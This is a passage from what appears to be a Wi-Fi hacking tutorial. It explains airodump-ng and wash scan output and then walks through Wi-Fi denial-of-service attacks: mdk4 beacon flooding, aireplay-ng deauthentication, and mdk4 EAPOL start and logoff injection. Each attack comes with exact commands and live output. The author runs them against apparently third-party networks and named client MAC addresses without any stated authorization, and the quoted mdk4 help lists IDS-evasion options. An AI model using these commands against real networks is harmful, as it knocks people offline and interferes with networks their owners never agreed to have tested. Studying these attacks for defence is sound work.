1A:02:75:F9:2B:47	00:45:E2:EA:7F:09	-36	1e- 1	0	25		

- OPN (Open): No encryption (insecure!).
- WEP: Wired Equivalent Privacy (very old and easily cracked). Do not use!
- WPA: Wi-Fi Protected Access (older, but better than WEP).
- WPA2: More secure than WPA. Still widely used. Look for CCMP (AES) as the cipher. TKIP is weaker.
- WPA3: The latest and most secure standard. Look for GCMP (AES-GCM).
- WPA2/WPA3: Indicates the AP supports both WPA2 and WPA3, often for compatibility.
- **CIPHER:** The specific encryption algorithm being used (e.g., CCMP, TKIP, GCMP). As mentioned above, CCMP (AES) is preferred over TKIP. GCMP is the newer and generally more secure algorithm used with WPA3.
- **AUTH:** (Authentication) The authentication method.
 - PSK: Pre-Shared Key (the most common, using a password).
 - MGT: Management Frame Protection. Indicates protection against deauthentication attacks (a good thing).
 - SAE: Simultaneous Authentication of Equals (used with WPA3 for enhanced security).

- **ESSID:** (Extended Service Set Identifier) The name of the Wi-Fi network (what you see when you scan for networks). This is the user-friendly name. The ESSID might be hidden (shown as <length: 0>) for security reasons, but airodump-ng can still see it if clients are connected. If you wait and someone connects to that hidden network you can capture and see the ESSID of that AP.
- **Beacons:** The number of beacon frames received from the AP.

Bottom Section (Clients - STAs)

Each row in the bottom section represents a wireless client (laptop, phone, tablet, etc.) that is connected to an access point.

- **BSSID:** The MAC address of the access point the client is connected to (matches one of the BSSIDs in the top section). This tells you which AP the client is associated with.
- **STATION:** The MAC address of the client device.
- **PWR:** Signal strength *from the client to your monitoring device*. This can be different from the signal strength from the AP.
- **Lost:** The number of packets lost. This can indicate a weak or unstable connection.
- **Packets:** The number of data packets sent *by the client*.
- **Probes:** The ESSIDs (network names) that the client is actively searching for. This can reveal networks the client has connected to in the past, even if those networks are not currently visible. The client broadcasts probes trying to find those networks.

Key Things to Look For:

- Open Networks (OPN encryption): Avoid these! They are completely unencrypted, and all your traffic is visible.
- WEP Networks: Very insecure. Avoid if possible.
- Weak Signal Strengths (low PWR values): Can lead to unreliable connections.
- High Data Transfer (#Data): Indicates busy networks.

- Hidden ESSIDs: While hiding the ESSID can add a small layer of security, it doesn't prevent someone from discovering the network.
- Networks You Don't Recognize: Be cautious about connecting to unknown networks.
- "Probes" Column: This can give insights into a client's past network connections.

WPS Exploration with wash

wash is a tool used to identify WPS-enabled access points. WPS (Wi-Fi Protected Setup) can sometimes be vulnerable, so identifying these access points is a key step in a security assessment

Scanning for WPS-Enabled Access Points:

To scan for WPS-enabled access points on a specific interface (replace <interface> with your actual interface name, e.g., wlan0, use the command: note:for using wash monitor mode in nessesary.

```
wash -i <interface_name>
```

BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
00:AD:24:16:96:2B	1	-79	2.0	No	RalinkTe	Seifi
B4:0F:3B:40:3D:58	7	-95	2.0	No	RealtekS	Tenda_403D58

WPS with airodump-ng

```
airodump-ng wlan0 --wps
```

Looking at the command output, airon-ng now includes a 'WPS' column, and we can see that two Wi-Fi networks have WPS enabled with version 2.0. These are the same networks we identified earlier using the wash command.

CH 11][Elapsed: 6 s][2025-02-26 17:38

BSSID	PWR	Beacons	Ch	#Data, #/s	CH: S MB	ENC CIPHER	AUTH	WPS	ESSID
B4:0F:3B:40:3D:58	-86	12	No	0	7	WPA2 CCMP	PSK	2.0 DISP	Tenda_403D58
1A:02:75:F9:2B:47	-40	41	No	0	6	WPA2 CCMP	PSK		Nameless
F4:F7:0C:5C:04:E5	-93	14		0	10	WPA3 CCMP	SAE	0.0	Neterbit-0C04E5
62:DC:81:F8:53:FD	-64	39		1	6	OPN			MV88315319
EC:08:6B:5B:7B:9C	-78	19		4	0	WPA2 CCMP	PSK	0.0	TP-LINK_5B7B9C
00:AD:24:16:96:2B	-78	21		0	0	WPA2 CCMP	PSK	2.0	Seifi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	82:BB:80:20:E1:F0	-84	0 - 1	7	13		
(not associated)	64:27:37:39:A2:9F	-70	0 - 1	5	7		mb
(not associated)	92:E8:FE:09:FB:FF	-80	0 - 1	10	6		
(not associated)	9C:1C:37:BF:3F:18	-94	0 - 1	0	2		
(not associated)	6E:27:F6:3B:C7:2E	-62	0 - 1	0	8		Redmi 12
1A:02:75:F9:2B:47	00:45:E2:EA:7F:09	-48	0 - 1	0	19		
1A:02:75:F9:2B:47	9E:19:DA:1E:47:FB	-50	0 - 1	0	8		
EC:08:6B:5B:7B:9C	FA:64:BB:1A:5C:73	-66	1e- 1e	0	21		TP-LINK_5B7B9C

Chapter 7

DOS attack

Introduction

Imagine someone trying to block a road by dumping a lot of cars on it. That's kind of like a Denial-of-Service (DoS) attack. It tries to stop a website or network from working by overwhelming it. Now, imagine hundreds of people dumping cars on that road all at once. That's a Distributed Denial-of-Service (DDoS) attack. It's much harder to stop. DDoS attacks can affect WiFi networks too, making your internet slow or completely unusable. This section explains how these attacks work.

While Distributed Denial-of-Service (DDoS) attacks are a broad threat to network infrastructure, WiFi networks face specific vulnerabilities that can be exploited in simpler Denial-of-Service (DoS) attacks. Instead of overwhelming a network with sheer volume, these attacks target the WiFi protocol itself, disrupting connectivity and causing frustration for users. This section will delve into these WiFi-specific DoS attack methods, explaining how they work and what can be done to mitigate their impact, ensuring a more stable and reliable wireless experience.

Unlike general DDoS attacks, these DoS attacks specifically exploit weaknesses in the WiFi communication protocol. They don't necessarily require a large botnet; a single attacker with the right tools can disrupt a WiFi network.

We will use tools like `aireplay` and `mdk4`.

WiFi DoS Attack Methods

Beacon Flooding

- **Simple Explanation:** WiFi access points constantly broadcast "beacon" frames to announce their presence to nearby devices. A beacon flood attack involves sending a large number of fake beacon frames, each advertising a different (and often nonsensical) WiFi network name (SSID).
- **How it Works:** Devices scanning for available WiFi networks become overwhelmed by the sheer number of fake networks, consuming their resources and preventing them from finding the legitimate network. It also clutters the airwaves, making it harder for legitimate devices to connect.
- **Impact:** Slows down WiFi scanning, prevents devices from connecting to the correct network, and can even crash some WiFi client devices.

First of all, you need to put your NIC on monitor mode:

1. `airmon-ng check kill`

2. `airmon-ng start <interface_name>`

Understanding MDK4: MDK4 is a command-line tool. To see available modules, type `mdk4 --fullhelp`. This will list the different attack modes.

```
(root@kali)~[~]
# mdk4 --fullhelp
MDK4 4.2 - "Awesome! Supports Proof-of-concept of WiFi protocol implementation vulnerability testing"
by E7mer, thanks to the author of MDK3 and aircrack-ng community.
MDK4 is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses.
IMPORTANT: It is your responsibility to make sure you have permission from the
network owner before running MDK4 against it.

This code is licenced under the GPLv3 or later

MDK4 USAGE:
mdk4 <interface> <attack_mode> [attack_options]
mdk4 <interface in> <interface out> <attack_mode> [attack_options]

Try mdk4 --fullhelp for all attack options
Try mdk4 --help <attack_mode> for info about one attack only

##### This version supports IDS Evasion (Ghosting) #####
# Just append --ghost <period>,<max_rate>,<min_txpower> #
# after your attack mode identifier to enable ghosting! #
# <period>      : How often (in ms) to switch rate/power #
# <max_rate>    : Maximum Bitrate to use in MBit       #
# <min_txpower> : Minimum TX power in dBm to use       #
# NOTE: Does not fully work with every driver, YMMV... #
#####

#### This version supports IDS Evasion (Fragmenting) ####
# Just append --frag <min_frags>,<max_frags>,<percent> #
# after your attack mode identifier to fragment all   #
# outgoing packets, possibly avoiding lots of IDS!    #
# <min_frags> : Minimum fragments to split packets into #
# <max_frags> : Maximum amount of fragments to create  #
# <percent>   : Percentage of packets to fragment     #
# NOTE: May not fully work with every driver, YMMV... #
# HINT: Set max_frags to 0 to enable standard compliance #
#####

Loaded 10 attack modules

ATTACK MODE b: Beacon Flooding
  Sends beacon frames to show fake APs at clients.
  This can sometimes crash network scanners and even drivers!
ATTACK MODE a: Authentication Denial-Of-Service
  Sends authentication frames to all APs found in range.
  Too many clients can freeze or reset several APs.
ATTACK MODE p: SSID Probing and Bruteforcing
```


As you can see, there are 10 modules in the mdk4 tool.

```
Loaded 10 attack modules

ATTACK MODE b: Beacon Flooding
  Sends beacon frames to show fake APs at clients.
  This can sometimes crash network scanners and even drivers!
ATTACK MODE a: Authentication Denial-Of-Service
  Sends authentication frames to all APs found in range.
  Too many clients can freeze or reset several APs.
ATTACK MODE p: SSID Probing and Bruteforcing
  Probes APs and checks for answer, useful for checking if SSID has
  been correctly de cloaked and if AP is in your sending range.
  Bruteforcing of hidden SSIDs with or without a wordlist is also available.
ATTACK MODE d: Deauthentication and Disassociation
  Sends deauthentication and disassociation packets to stations
  based on data traffic to disconnect all clients from an AP.
ATTACK MODE m: Michael Countermeasures Exploitation
  Sends random packets or re-injects duplicates on another QoS queue
  to provoke Michael Countermeasures on TKIP APs.
  AP will then shutdown for a whole minute, making this an effective DoS.
ATTACK MODE e: EAPOL Start and Logoff Packet Injection
  Floods an AP with EAPOL Start frames to keep it busy with fake sessions
  and thus disables it to handle any legitimate clients.
  Or logs off clients by injecting fake EAPOL Logoff messages.
ATTACK MODE s: Attacks for IEEE 802.11s mesh networks
  Various attacks on link management and routing in mesh networks.
  Flood neighbors and routes, create black holes and divert traffic!
ATTACK MODE w: WIDS Confusion
  Confuse/Abuse Intrusion Detection and Prevention Systems by
  cross-connecting clients to multiple WDS nodes or fake rogue APs.
ATTACK MODE f: Packet Fuzzer
  A simple packet fuzzer with multiple packet sources
  and a nice set of modifiers. Be careful!
ATTACK MODE x: Proof-of-concept of WiFi protocol implementation vulnerability testing
  Proof-of-concept of WiFi protocol implementation vulnerability,
  to test whether the device has wifi vulnerabilities.
  It may cause the wifi connection to be disconnected or the target device to crash.

FULL OPTIONS:
```

Beacon Flooding Module (b): The b module is used for beacon flooding. To see the specific options for this module, use `mdk4 --help b`.

```

(root@kali)~# mdk4 --help b
Sends beacon frames to generate fake APs at clients.
This can sometimes crash network scanners and drivers!
-n <ssid>
  Use SSID <ssid> instead of randomly generated ones
-a
  Use also non-printable characters in generated SSIDs
  and create SSIDs that break the 32-byte limit
-f <filename>
  Read SSIDs from file
-v <filename>
  Read MACs and SSIDs from file. See example file!
-t <adhoc>
  -t 1 = Create only Ad-Hoc network
  -t 0 = Create only Managed (AP) networks
  without this option, both types are generated
-w <encryptions>
  Select which type of encryption the fake networks shall have
  Valid options: n = No Encryption, w = WEP, t = TKIP (WPA), a = AES (WPA2)
  You can select multiple types, i.e. "-w wta" will only create WEP and WPA networks
-b <bitrate>
  Select if 11 Mbit (b) or 54 MBit (g) networks are created
  Without this option, both types will be used.
-m
  Use valid accesspoint MAC from built-in OUI database
-h
  Hop to channel where network is spoofed
  This is more effective with some devices/drivers
  But it reduces packet rate due to channel hopping.
-c <chan>
  Create fake networks on channel <chan>. If you want your card to
  hop on this channel, you have to set -h option, too.
-i <HEX>
  Add user-defined IE(s) in hexadecimal at the end of the tagged parameters
-s <pps>
  Set speed in packets per second (Default: 50)

```

Basic MDK4 Usage: The general syntax for using MDK4 is:

```
mdk4 <interface_name> <attack_mode> [attack_options]
```

An example:

`mdk4 mon b` This would launch a basic beacon flooding attack using the `mon0` interface.

```

(root@kali)-[~]# is option, both types are generated
# mdk4 mon0 b
Current MAC: FD:5F:B5:FE:B5:7A on Channel 1 with SSID: fHd0?PN0I4cqzTZiOA;P='
Packets sent: 1 - Speed: 1 packets/sec
Current MAC: 4F:57:D3:16:61:F8 on Channel 13 with SSID: |2C|i}()9a8u<u/kfV,J^d WPA
Packets sent: 20 - Speed: 19 packets/sec
Current MAC: E3:E0:F3:0F:3D:8E on Channel 6 with SSID: v(=rED%*9gx
Packets sent: 68 - Speed: 48 packets/sec
Current MAC: 54:72:7E:83:D7:9B on Channel 6 with SSID: QNny>^{}okza@lEGs2n<S9Mb|5X
Packets sent: 116 - Speed: 48 packets/sec
Current MAC: 08:EB:E0:EB:85:27 on Channel 13 with SSID: 3.uPz}_#0|[T3-wce:@o
Packets sent: 164 - Speed: 48 packets/sec
Current MAC: EC:51:18:80:01:43 on Channel 8 with SSID: r1<_p
Packets sent: 212 - Speed: 48 packets/sec
Current MAC: 75:87:D5:8A:90:FF on Channel 12 with SSID: 8.^Y{^06<@W(
Packets sent: 260 - Speed: 48 packets/sec
Current MAC: 03:37:91:3C:EC:AC on Channel 8 with SSID: j0rtdHZk2};8/+Vwk
Packets sent: 308 - Speed: 48 packets/sec
Current MAC: 81:C6:15:94:71:49 on Channel 7 with SSID: -`xzvV0]bX].6((N(qdZ!m
Packets sent: 356 - Speed: 48 packets/sec

```

Figure 7.1: mdk4 Attack

BSSID	Authenticat	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
DE:1B:FC:08:B5:6F	-69	2	0	0	1	54	OPN		`1?KbnSVm`7YkF%LEpH8
96:15:C2:24:60:DF	-69	2	0	0	14	54	WPA2 CCMP	PSK	kq)CwzpAi75lWb-Ejo//^ck`
9C:62:61:08:28:24	-69	2	0	0	1	54	WPA2 CCMP	PSK	Vj8L\$Go*-zz%hX;%WM.l*q#@3%k(aN)
9B:BE:B3:26:7D:9E	-69	2	0	0	12	11	WPA2 CCMP	PSK	z!c2my
87:D1:33:44:79:6C	-69	2	0	0	13	54	WPA TKIP	PSK	5,xm7
0E:57:7F:99:89:37	-69	2	0	0	4	54	OPN		j1`P%w65
85:96:C5:BC:A8:39	-69	2	0	0	1	54	WPA TKIP	PSK	<length: 1>
3D:AD:87:4F:5F:6E	-70	2	0	0	9	11	WPA2 CCMP	PSK	(w}9@xdq6:t
0B:36:12:B1:E7:3B	-93	2	0	0	7	11	OPN		G\uGxJ7"t#B?gwr6w5J
AE:65:89:1B:FA:EA	-93	2	0	0	9	54	WPA TKIP	PSK	hz4/YSa]*d"9TL)j6OJTRMd'3{
7B:B0:00:DB:26:E5	-93	2	0	0	13	11	WPA2 CCMP	PSK	TPT68FD4
F6:DE:4F:5A:71:60	-77	2	0	0	9	54	OPN		?WQ-FFLorz`Cy0`l u!gu6

Figure 7.2: mdk4 Attack Capture

Deauthentication Attack (Deauth Attack)

- Simple Explanation:** When a device connects to a WiFi network, it goes through an authentication process. A deauthentication packet is a special signal that tells a device to disconnect from the network. A deauth attack sends forged deauthentication packets, pretending to be from the access point, telling legitimate devices to disconnect.
- How it Works:** The attacker constantly sends deauthentication packets to all or specific devices on the target network. These devices are forced to disconnect and repeatedly attempt to reconnect, disrupting their internet

access. The attacker doesn't need to know the WiFi password to launch this attack.

- **Impact:** Causes constant disconnections, making the WiFi network unusable for the targeted devices. It is a very effective and simple DoS attack.




Figure 7.3: Deauthentication Attack Workflow

Using aireplay:

One client:

```
aireplay-ng --deauth <number_of_packets> -c <target_MAC> -a <AP_MAC> interface
```

Targeting ALL clients connected to the AP (Broadcast Deauth):

```
aireplay-ng --deauth 200 -a AA:BB:CC:DD:EE:FF wlan0(change to interface)
```

First pickup target:

```
CH 4 ][ Elapsed: 6 s ][ 2025-03-01 15:12
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
AA:27:94:8E:D7:20	-1	0	21	9	11	-1	WPA	<length: 0>
62:DC:81:F8:53:FD	-71	34	0	0	6	135	OPN	MV88315319
00:AD:24:16:96:2B	-77	24	0	0	1	130	WPA2 CCMP	PSK Seifi
B4:0F:3B:40:3D:58	-93	6	0	0	1	270	WPA2 CCMP	PSK Tenda_403D58
4A:86:CC:4C:07:F2	-93	4	0	0	1	130	WPA2 CCMP	PSK iPhone
EC:08:6B:5B:7B:9C	-93	23	1	0	1	65	WPA2 CCMP	PSK TP-LINK_5B7B9C
1A:02:75:F9:2B:47	-33	73	0	0	6	65	WPA2 CCMP	PSK Nameless

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
AA:27:94:8E:D7:20	9C:1C:37:BF:3F:18	-94	0 - 1e	0	21		
EC:08:6B:5B:7B:9C	E2:1D:15:4F:37:A5	-84	0 - 1e	0	1		
EC:08:6B:5B:7B:9C	C6:69:55:0B:1A:AF	-94	0 - 1	0	7		
1A:02:75:F9:2B:47	00:45:E2:EA:7F:09	-32	0 - 1	0	14		

Figure 7.4: Target Selection

I chose "Nameless" with BSSID 1A:02:75:F9:2B:47 and one client 00:45:E2:EA:7F:09.

```
aireplay-ng --deauth 40 -c 00:45:E2:EA:7F:09 -a 1A:02:75:F9:2B:47 wlan0
```

Important channel note: Your interface needs to be on the same channel as your target AP. if not, it will be ineffective.

Example Scenario: Let's say airodump-ng reveals that your target Access Point is operating on Channel 6, but your interface wlan0mon is currently on Channel 4. You *must* change the channel of interface to Channel 6 before running aireplay-ng.

Changing the Channel with iwconfig:

- Open the terminal and type:

```
sudo iwconfig wlan0mon channel <channel_number>
```

```
(root@kali)-[~]
# aireplay-ng --deauth 40 -c 00:45:E2:EA:7F:09 -a 1A:02:75:F9:2B:47 wlan0
15:14:16 Waiting for beacon frame (BSSID: 1A:02:75:F9:2B:47) on channel 4
15:14:16 wlan0 is on channel 4, but the AP uses channel 6

(root@kali)-[~]
# iwconfig wlan0 channel 6

(root@kali)-[~]
# aireplay-ng --deauth 40 -c 00:45:E2:EA:7F:09 -a 1A:02:75:F9:2B:47 wlan0
15:14:29 Waiting for beacon frame (BSSID: 1A:02:75:F9:2B:47) on channel 6
15:14:30 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [65|69 ACKs]
15:14:31 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [69|67 ACKs]
15:14:32 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [65|64 ACKs]
15:14:32 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [67|67 ACKs]
15:14:33 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [67|67 ACKs]
15:14:34 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [64|64 ACKs]
15:14:34 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [69|67 ACKs]
15:14:35 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [67|68 ACKs]
15:14:36 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [64|64 ACKs]
15:14:36 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [49|64 ACKs]
15:14:37 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [75|96 ACKs]
15:14:38 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [68|67 ACKs]
15:14:38 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [64|64 ACKs]
15:14:39 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [68|67 ACKs]
15:14:40 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [68|67 ACKs]
15:14:41 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [64|64 ACKs]
15:14:41 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [67|66 ACKs]
15:14:42 Sending 64 directed DeAuth (code 7). STMAC: [00:45:E2:EA:7F:09] [68|67 ACKs]
```

Figure 7.5: Deauth Attack in Action

Important Note: If the initial attack is not successful (the target device doesn't disconnect), try increasing the number of deauthentication packets you send. For example, try `--deauth 60` or even `--deauth 100`. In some cases, more packets may be needed to overcome interference or other network conditions.

EAPOL Start Injection & EAPOL Logoff Injection

(These are more specialized and less common than Beacon or Deauth, so keep the explanation concise)

- **EAPOL Start Injection:** EAPOL (Extensible Authentication Protocol over LAN) is a protocol used for secure authentication in WiFi networks, especially those using WPA2/3 Enterprise. An EAPOL Start packet initiates the authentication process. By injecting forged EAPOL Start packets, an attacker can trick the access point into repeatedly starting the authentication process with non-existent clients, consuming resources and potentially causing a denial of service.
- **EAPOL Logoff Injection:** Similarly, an EAPOL Logoff packet signals the end of an authentication session. Injecting forged EAPOL Logoff packets can prematurely terminate legitimate user sessions, forcing them to re-authenticate and disrupting their connection.
- **How they Work:** (Both of these involve sending fake EAPOL packets) An attacker sends these packets into the network, exploiting vulnerabilities. This will typically only work if the attacker is on the network, or the network is weakly secured.
- **Impact:** These attacks are more targeted and may not bring down an entire network, but can disrupt specific users.

EAPOL start injection:

```
mdk4 <interface> e -t <MAC_AP>
```

I chose Neterbit-0C04E5 and F4:F7:0C:5C:04:E5.

```
CH 7 ][ Elapsed: 30 s ][ 2025-03-01 21:00 ][ WPA handshake: 1A:02:75:F9:2B:47
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F4:F7:0C:5C:04:E5	-93	76	1	0	10	270	WPA3	CCMP	SAE Neterbit-0C04E5
1A:02:75:F9:2B:47	-33	106	114	0	6	65	WPA2	CCMP	PSK Nameless
62:DC:81:F8:53:FD	-66	101	6	0	6	135	OPN		MV88315319
B4:0F:3B:40:3D:58	-89	39	0	0	1	270	WPA2	CCMP	PSK Tenda_403D58
EC:08:6B:5B:7B:9C	-72	34	354	0	1	65	WPA2	CCMP	PSK TP-LINK_5B7B9C
00:AD:24:16:96:2B	-81	51	24	0	1	130	WPA2	CCMP	PSK Seifi

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	CE:2A:D4:4F:71:FF	-94	0 - 1	95	58		111*+1,111*1
1A:02:75:F9:2B:47	00:45:E2:EA:7F:09	-34	0 - 1	2	7		
1A:02:75:F9:2B:47	9E:19:DA:1E:47:FB	-63	1e- 1e	0	89	EAPOL	
EC:08:6B:5B:7B:9C	72:66:9E:8F:D5:3F	-82	24e- 1	0	6		
EC:08:6B:5B:7B:9C	C6:69:55:0B:1A:AF	-94	24e- 1e	0	352		
00:AD:24:16:96:2B	2E:59:17:93:50:35	-94	24e- 1	54	36		


```

root@kali:~# mdk4 wlan0 e -t F4:F7:0C:5C:04:E5
Received Beacon from target:
  SSID      : Neterbit-0C04E5
  Capabilities: 0411
  WPA 2 RSN  : Version 1
                Multicast cipher 04 (CCMP)
                Unicast cipher 04 (CCMP)
                Key Mgmt Suite 02 (PSK)
                Key Mgmt Suite 08 (???)
Injected: Authentication: 1 Association
Packets sent: 1 - Speed: 1 packets/sec
Injected: Authentication: 2 Association
Packets sent: 2 - Speed: 1 packets/sec
Injected: Authentication: 4 Association
Packets sent: 4 - Speed: 2 packets/sec
Injected: Authentication: 6 Association
Packets sent: 6 - Speed: 2 packets/sec
Injected: Authentication: 7 Association
Packets sent: 7 - Speed: 1 packets/sec
AP starts blocking Authentication :)
Injected: Authentication: 10 Association
Packets sent: 12 - Speed: 5 packets/sec
Injected: Authentication: 14 Association
Packets sent: 16 - Speed: 4 packets/sec
Injected: Authentication: 16 Association

```



```
CH 4 ][ Elapsed: 6 s ][ 2025-03-01 21:02
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
A2:12:31:AD:AE:27	-1	0	0	0	6	-1			<length: 0>
E0:1C:FC:0C:84:89	-93	3	0	0	9	130	WPA2	CCMP	PSK dlink-M960-2.4G-b
F4:F7:0C:5C:04:E5	-93	13	0	0	10	270	WPA3	CCMP	SAE Neterbit-0C04E5
EC:08:6B:5B:7B:9C	0	7	12	1	1	65	WPA2	CCMP	PSK TP-LINK_5B7B9C
B4:0F:3B:40:3D:58	-93	10	0	0	1	270	WPA2	CCMP	PSK Tenda_403D58
00:AD:24:16:96:2B	-75	11	1	0	1	130	WPA2	CCMP	PSK Seifi
1A:02:75:F9:2B:47	-41	22	0	0	6	65	WPA2	CCMP	PSK Nameless
62:DC:81:F8:53:FD	-73	23	1	0	6	135	OPN		MV88315319

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
A2:12:31:AD:AE:27	BE:74:27:50:10:91	-94	0 - 1e	1	2		
F4:F7:0C:5C:04:E5	44:B1:5D:5C:87:C7	-84	0 - 1	0	2		
F4:F7:0C:5C:04:E5	EB:8C:D0:48:E0:18	-94	0 - 1	0	2		
F4:F7:0C:5C:04:E5	B1:0E:3B:44:23:AF	-92	0 - 1	0	2		
F4:F7:0C:5C:04:E5	85:01:37:37:2D:7F	-90	0 - 1	0	2		
F4:F7:0C:5C:04:E5	C7:18:52:64:C0:52	-94	0 - 1	0	2		
F4:F7:0C:5C:04:E5	D1:45:17:D6:69:2E	-94	0 - 1	0	1		
F4:F7:0C:5C:04:E5	69:21:5C:53:48:FC	-94	0 - 1	0	2		
F4:F7:0C:5C:04:E5	E1:BC:93:15:73:A7	-94	0 - 1	0	2		
F4:F7:0C:5C:04:E5	41:E5:B2:2B:48:79	-94	0 - 1	0	2		
F4:F7:0C:5C:04:E5	AF:24:9D:A8:00:21	-94	0 - 1	0	4		
F4:F7:0C:5C:04:E5	FC:1B:05:24:17:F0	-94	0 - 1	0	4		
F4:F7:0C:5C:04:E5	AD:B5:EA:27:A0:7D	-94	0 - 1	0	2		
F4:F7:0C:5C:04:E5	74:19:34:B7:14:53	-94	0 - 1	0	2		
EC:08:6B:5B:7B:9C	C6:69:55:0B:1A:AF	-94	24e- 1	0	11		
EC:08:6B:5B:7B:9C	72:66:9E:8F:D5:3F	-94	24e- 1	16	11		
00:AD:24:16:96:2B	2E:59:17:93:50:35	-1	24e- 0	0	1		
00:AD:24:16:96:2B	22:28:B0:79:E6:01	-94	0 - 1	0	1		
1A:02:75:F9:2B:47	00:45:E2:EA:7F:09	-36	0 - 1	0	1		

Figure 7.6: EAPOL Start Injection Proof of Concept

If you look at the image, you can see a lot of stations (fake) are authenticating to AP.

EAPOL Logoff Injection:

Use command:

```
mdk4 <interface> e -t <MAC_AP> -l
```

```

root@kali:~# mdk4 wlan0 e -t F4:F7:0C:5C:04:E5 -l
Logoff messages sent: 1 Currently Logging off: 01:00:5E:7F:FF:FA
Packets sent: 1 - Speed: 1 packets/sec
Logoff messages sent: 3 Currently Logging off: FF:FF:FF:FF:FF:FF
Packets sent: 3 - Speed: 2 packets/sec

CH 11 ][ Elapsed: 1 min ][ 2025-03-01 21:08

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
62:DC:81:F8:53:FD -66 300 17 0 6 135 OPN MV88315319
A2:12:31:AD:AE:27 -1 0 0 0 7 -1 <length: 0>
1A:02:75:F9:2B:47 -77 419 9 0 6 65 WPA2 CCMP PSK Nameless
EC:08:6B:5B:7B:9C -79 145 41 0 1 65 WPA2 CCMP PSK TP-LINK_5B7B9C
B4:0F:3B:40:3D:58 -93 82 0 0 1 270 WPA2 CCMP PSK Tenda_403D58
00:AD:24:16:96:2B -76 139 43 0 1 130 WPA2 CCMP PSK Seifi
F4:F7:0C:5C:04:E5 -93 243 3 0 10 270 WPA3 CCMP SAE Neterbit-0C04E5

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 16:8E:E3:46:8B:A0 -94 0 - 1 0 1
(not associated) 7A:5A:F6:DD:10:24 -44 0 - 1 0 6
(not associated) CE:2A:D4:4F:71:FF -84 0 - 1 0 12
(not associated) 44:78:3E:C0:D2:57 -94 0 - 1 0 3
(not associated) 5A:9C:74:3A:CF:8F -94 0 - 1 0 1
A2:12:31:AD:AE:27 BE:74:27:50:10:91 -94 0 - 1e 5 38
1A:02:75:F9:2B:47 00:45:E2:EA:7F:09 -44 1e- 1 0 48
EC:08:6B:5B:7B:9C 72:66:9E:8F:D5:3F -94 0 - 1 0 4
EC:08:6B:5B:7B:9C C6:09:55:0B:1A:AF -1 24e- 0 0 40
00:AD:24:16:96:2B 2E:59:17:93:50:35 -94 24e- 1 0 50
00:AD:24:16:96:2B 22:28:B0:79:E6:01 -94 0 - 1 0 5
00:AD:24:16:96:2B C2:22:62:0D:7B:4C -94 0 - 1e 0 27
F4:F7:0C:5C:04:E5 FF:FF:FF:FF:FF:FF -94 0 - 1 0 2
F4:F7:0C:5C:04:E5 01:00:5E:7F:FF:FA -88 0 - 1 0 4
  
```

Authentication DoS Attack (also called Association Flood)

